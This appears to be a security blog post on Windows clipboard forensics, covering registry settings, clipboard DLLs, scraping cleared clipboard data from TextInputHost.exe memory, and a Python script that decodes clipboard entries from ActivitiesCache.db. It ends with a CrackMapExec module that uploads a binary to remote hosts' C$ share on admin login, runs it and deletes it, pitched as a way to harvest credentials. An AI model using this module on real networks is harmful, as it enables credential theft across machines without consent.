The Art of Clipboard Forensics Recovering Deleted Data

xret2pwn.github.io/The-Art-of-Clipboard-Forensics-Recovering-Deleted-Data

April 27, 2023

Introduction

In this blog post, I'll be sharing my notes from my exploration of clipboard forensics. I'll cover the tools and techniques used in this process and explain how you can use them to dump the clipboard data even if it deleted. So, if you're interested in learning more about clipboard forensics, read on!

Table of Content

Goal and Objective


My goal was to challenge myself by exploring Windows APIs, and I chose to focus on the Clipboard. While I knew that Microsoft had thoroughly documented the Clipboard, I wanted to test my skills by delving deeper into its data APIs. During my exploration, I stumbled upon something that completely changed my objective: the possibility of recovering deleted Clipboard data. This discovery motivated me to push my skills further and find a way to dump even the deleted Clipboard data. I will share my findings and techniques in this blog post. I hope you enjoy reading!

Enabling the Clipboard

Now that the goal is clear, the next step is to figure out where to start. I decided to begin with the Windows System Clipboard, as it is the place where you can enable or disable the clipboard history in Windows. To understand how this works, I wanted to know how Windows knows whether the clipboard is enabled or disabled, and whether there is a registry key that controls it.

To find out, I used a tool called **Process Monitor** to monitor registry activity on the system. After some digging, I was able to locate the registry key responsible for controlling the Clipboard feature: ClipboardEnabled. When this key is set to 1, the clipboard is enabled, and when it is set to 0, the clipboard is disabled.

of Day	Process Name	PID	Operation	Path	Result	Detail
12:39:...	SystemSettings....	10428	RegOpenKey	HKLM\Software\Microsoft\Clipboard	SUCCESS	Desired Access: Q...
12:39:...	SystemSettings....	10428	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Clipboard	SUCCESS	KeySetInformation...
12:39:...	SystemSettings....	10428	RegQueryValue	HKLM\SOFTWARE\Microsoft\Clipboard\IsCloudAndHistoryFeatureAvailable	SUCCESS	Type: REG_DWO...
12:39:...	SystemSettings....	10428	RegCloseKey	HKLM\SOFTWARE\Microsoft\Clipboard	SUCCESS	
12:39:...	svchost.exe	10300	RegOpenKey	HKCU\Software\Microsoft\Clipboard	SUCCESS	Desired Access: W...
12:39:...	svchost.exe	10300	RegSetValue	HKCU\Software\Microsoft\Clipboard\EnableClipboardHistory	SUCCESS	Type: REG_DWO...
12:39:...	svchost.exe	10300	RegCloseKey	HKCU\Software\Microsoft\Clipboard	SUCCESS	
12:39:...	svchost.exe	10300	RegOpenKey	HKCU\Software\Microsoft\Clipboard	SUCCESS	Desired Access: Q...
12:39:...	svchost.exe	10300	RegQueryValue	HKCU\Software\Microsoft\Clipboard\EnableClipboardHistory	SUCCESS	Type: REG_DWO...



Enumeration

So, now I know how to enable the clipboard, but I still don't know which API that I can use it to get the clipboarded data. I came up with an idea: what if I searched for any DLLs in the System32 folder that were named Clipboard? To my surprise, I found two DLLs:

1. ClipboardServer.dll
2. SettingsHandlers_Clipboard.dll

So, I have tried to know the exported functions in those DLLs,

For ClipboardServer.dll I found 3 functions listed below:

Function Name
DllCanUnloadNow
DllGetActivationFactory
DllGetClassObject

For SettingsHandlers_Clipboard.dll I found 4 functions listed below:

Function Name
DllCanUnloadNow
DllGetActivationFactory
DllGetClassObject
GetSetting

But I still feel like there are other DLLs I didn't get, so I tried to get the loaded DLL in the current running processes I did that through the following command.

```
tasklist /m
```

Then I found 2 other DLLs listed below:

1. Clipc.dll
2. ClipSVC.dll

So I have tried to do the same I did in the previous DLLs.

For ClipSVC.dll I found 2 functions listed below:

Function Name
ServiceMain
SvchostPushServiceGlobals

For Clipc.dll, I found 22 functions, and the function names seemed to be related to clipboard APIs.

I also attempted to find the related process for the clipboard viewer by pressing `WIN+V`. However, the problem with the clipboard viewer is that once you click anywhere outside of the viewer, the window will close. This made it difficult to retrieve the process name for the clipboard viewer using traditional methods. Despite my efforts, I was unable to find the process name for the clipboard viewer.


Recovering Deleted Clipboard Data

By reversing the previous DLLs, I discovered a file called `tokens.dat` in the `%ProgramData%\Microsoft\Windows\ClipSVC` folder. This file contains encrypted data related to the Clipboard.


It's worth noting that the `ClipSVC` folder is used by the Clipboard Service in Windows, which is responsible for managing the Clipboard. The service runs as a Windows Service and is started automatically at system startup. The `ClipSVC` folder contains various files and subfolders that are used by the Clipboard Service to store Clipboard data, history, and other related information.

While I didn't attempt to reverse the DLL to write a decryption function to read the Clipboard data for burnout purposes, I may do so later.

I then wondered if the data was already decrypted by the process, could I scrape the Clipboard data from memory? Upon investigating further, I discovered that the process that uses `CLIPC.dll` is called `TextinputHost.exe`. So, I used **Process Hacker** to search for the Clipboarded data.



I then cleared the Clipboard data history and checked if it could still be scraped from memory.



As expected it didn't get deleted from memory.

Clipboard History APIs

After scraping the deleted/cleared clipboard data, I was wondering if it was just deleted from the Clipboard Viewer. So, I wanted to check if using the clipboard history APIs would return the deleted data or if it would say that it's deleted.

So, I have found the `windows.applicationmodel.datatransfer.clipboard.gethistoryitemsasync` method. This method allows you to retrieve a list of `ClipboardHistoryItem` objects

representing the contents of the user's clipboard history. Clipboard.GetHistoryItemsAsync Method (Windows.ApplicationModel.DataTransfer) - Windows UWP applications | Microsoft Learn

By using this method, we can get the clipboard history, but it doesn't return the deleted clipboard history. Therefore, we can only get the deleted history by scraping the memory of the TextinputHost.exe process. However, once the machine is rebooted, the data will also be removed."

```
#include <iostream>
#include <winrt/Windows.ApplicationModel.DataTransfer.h>
#include <winrt/Windows.Foundation.h>

using namespace winrt;
using namespace Windows::ApplicationModel::DataTransfer;
using namespace Windows::Foundation;

int main() {
    init_apartment();

    IVectorView<ClipboardHistoryItem> historyItems =
Clipboard::GetHistoryItemsAsync().get();

    for (auto const& item : historyItems)
    {
        std::cout << "FormatId: " << item.FormatId() << std::endl;
        std::cout << "Content: " << winrt::to_string(item.Content().ToString()) <<
std::endl;
    }

    return 0;
}
```

While writing this blog post, I stumbled upon a new post by Raymond Chen, which explains how to enumerate the clipboard history using PowerShell. Enumerating Windows clipboard history in PowerShell - The Old New Thing (microsoft.com)

```
Add-Type -AssemblyName System.Runtime.WindowsRuntime
$asTaskGeneric = ([System.WindowsRuntimeSystemExtensions].GetMethods() | ? { $_.Name
-eq 'AsTask' -and $_.GetParameters().Count -eq 1 -and $_.GetParameters()
[0].ParameterType.Name -eq 'IAsyncOperation`1' })[0]
function Await($WinRtTask, $ResultType) {
 $asTask = $asTaskGeneric.MakeGenericMethod($ResultType)
 $netTask = $asTask.Invoke($null, @($WinRtTask))
 $netTask.Wait(-1) | Out-Null
 $netTask.Result
}

$null = [Windows.ApplicationModel.DataTransfer.Clipboard,
Windows.ApplicationModel.DataTransfer, ContentType=WindowsRuntime]
$op = [Windows.ApplicationModel.DataTransfer.Clipboard]::GetHistoryItemsAsync()

$result = Await ($op) `
    ([Windows.ApplicationModel.DataTransfer.ClipboardHistoryItemsResult])

$textops = $result.Items.Content.GetTextAsync()
for ($i = 0; $i -lt $textops.Count; $i++){ Await($textops[$i]) ([String]) }
```

He is using the same method. but I still didn't get the clipboard data history.

Another Way

@inversecos Introduced another way to get the clipboard history, by enumerating the ActivitiesCache.db How to Perform Clipboard Forensics: ActivitiesCache.db, Memory Forensics and Clipboard History (inversecos.com)

The ActivitiesCache.db can be located in `%AppData%\Local\ConnectedDevicesPlatform\<UserProfile>\`. I was interested in adding a new module to crackmapexec for dumping the clipboard history, so I wrote a quick Python script to dump the ActivitiesCache.db file.

```
import os
import psutil
import sqlite3
import json
import base64


def get_user_profiles() -> dict:
    """
    Returns a dictionary containing user profiles of ConnectedDevicesPlatform folder
    """
    users = [user.name for user in psutil.users()]
    profiles = {}
    for user in users:
        profile_folder_name = []
        folder_path = os.path.join('C:\\Users', user, 'AppData', 'Local',
'ConnectedDevicesPlatform')
        if os.path.exists(folder_path):
            items = os.listdir(folder_path)
            num_dirs = 0
            for item in items:
                item_path = os.path.join(folder_path, item)
                if os.path.isdir(item_path):
                    subfolder_path = os.path.join(item_path)
                    subitems = os.listdir(subfolder_path)

                    for subitem in subitems:
                        if subitem.endswith(".db"):
                            profile_folder_name.append(os.path.join(item_path,
subitem))
                            num_dirs += 1

            if len(profile_folder_name) > 0:
                profiles[user] = profile_folder_name
            print(f'{user}: Found {num_dirs} directories in ConnectedDevicesPlatform
folder')
        else:
            print(f'{user}: ConnectedDevicesPlatform folder not found')

    return profiles


def get_clipboard_data():
    """
    Extracts clipboard data from ConnectedDevicesPlatform folders
    """
    profiles = get_user_profiles()

    if len(profiles) == 0:
        return

    for user, profile_folder_names in profiles.items():
```

```
        for profile_folder_name in profile_folder_names:
            with sqlite3.connect(profile_folder_name) as conn:
                conn.row_factory = sqlite3.Row
                c = conn.cursor()
                c.execute("SELECT ClipboardPayload FROM ActivityOperation WHERE
ClipboardPayload IS NOT NULL")
                results = c.fetchall()
                for row in results:
                    data = json.loads(row[0])
                    if data[0]["formatName"] == "Text":
                        try:
                            decoded_data = base64.b64decode(data[0]
["content"]).decode('utf-8')
                        except Exception as e:
                            print(f"{user}: Error decoding base64 data. {e}")
                            continue
                        print(f'{user}: Password from ClipboardPayload:
{decoded_data}')


if __name__ == "__main__":
    get_clipboard_data()
```

So I will just add two more ways (TextinputHost Scrapping, Current Clipboard Data) in this script soon, because I have burn out :joy: So I just want to play Fortnite and fifa23 the whole day :joy:

CrackMapExec Module

Imagen how many credentials we can get if used made a module for crackmapexec to dump the clipboard data. So, here is the full module, soon I will just pull it into the Crackmapexec Github.

Blogposts-Tools/Clipboard History Sinper at main · xRET2pwn/Blogposts-Tools · GitHub

```
# ClipboardHistory module for CME
# Author of the module : https://twitter.com/RET2_pwn
# ClipboardHistory, take one argument Clip_EXE which the binary path. for more
information, https://github.com/xRET2pwn/Blogposts-
Tools/tree/main/Clipboard%20History%20Sinper

from base64 import b64decode
from sys import exit
from os import path

class CMEModule:

    name = "clipboard"
    description = "Dump the clipboard history content."
    supported_protocols = ["smb"]
    opsec_safe = True # could be flagged
    multiple_hosts = True

    def options(self, context, module_options):

        '''
        Clip_EXE    // ClipboardHistory Binary Path.
        '''

        self.tmp_dir = "C:\\Windows\\Temp\\"
        self.share = "C$"
        self.tmp_share = self.tmp_dir.split(":")[1]
        self.clipboardhistory = "ClipboardHistory.exe"
        self.useembeded = True
        self.ClipboardHistory_embedded = b64decode('')

        if "Clip_EXE" in module_options:
            self.FilePath = module_options["Clip_EXE"]
            self.useembeded = False

    def Dump_Clipboard_Data(self, _, connection):
            command = f"{self.tmp_dir}ClipboardHistory.exe"
            return connection.execute(command, True)


    def on_admin_login(self, context, connection):

        if self.useembeded:
            file_to_upload = "/tmp/ClipboardHistory.exe"
            with open(file_to_upload, 'wb') as FileWrite:
                FileWrite.write(self.ClipboardHistory_embedded)
        else:
            if path.isfile(self.FilePath):
                file_to_upload = self.FilePath
            else:
                context.log.error(f"Cannot open {self.FilePath}")
                exit(1)
```

```
        context.log.info(f"Uploading {self.clipboardhistory}")
        with open(file_to_upload, 'rb') as ClipboardOpenFile:
            try:
                connection.conn.putFile(self.share, f"{self.tmp_share}
{self.clipboardhistory}", ClipboardOpenFile.read)
                context.log.success(f"Clipboard binary successfully uploaded")
            except Exception as e:
                context.log.error(f"Error writing file to share {self.tmp_share}:
{e}")
                return

        try:
            context.log.info(f"Listing available primary tokens")
            p = self.Dump_Clipboard_Data(context, connection)
            for line in p.splitlines():
                context.log.highlight(f"{line}")

        except Exception as e:
            context.log.error(f"Error runing command: {e}")
        finally:
            try:
                connection.conn.deleteFile(self.share, f"{self.tmp_share}
{self.clipboardhistory}")
                context.log.success(f"ClipboardHistory binary successfully deleted")
            except Exception as e:
                context.log.error(f"Error deleting ClipboardHistory.exe on
{self.share}: {e}")
```

Conclusion

In conclusion, clipboard forensics is a fascinating topic that involves delving deeper into the Windows Clipboard system and discovering its hidden features. By exploring Windows APIs and using tools such as Process Monitor and Process Hacker, it is possible to recover deleted Clipboard data and scrape Clipboard data from memory. Although the process of scraping deleted data can be challenging, this blog post has provided valuable insights into the techniques and tools used in clipboard forensics. And at the end have created a crackmapexec module that can be used to extract clipboard data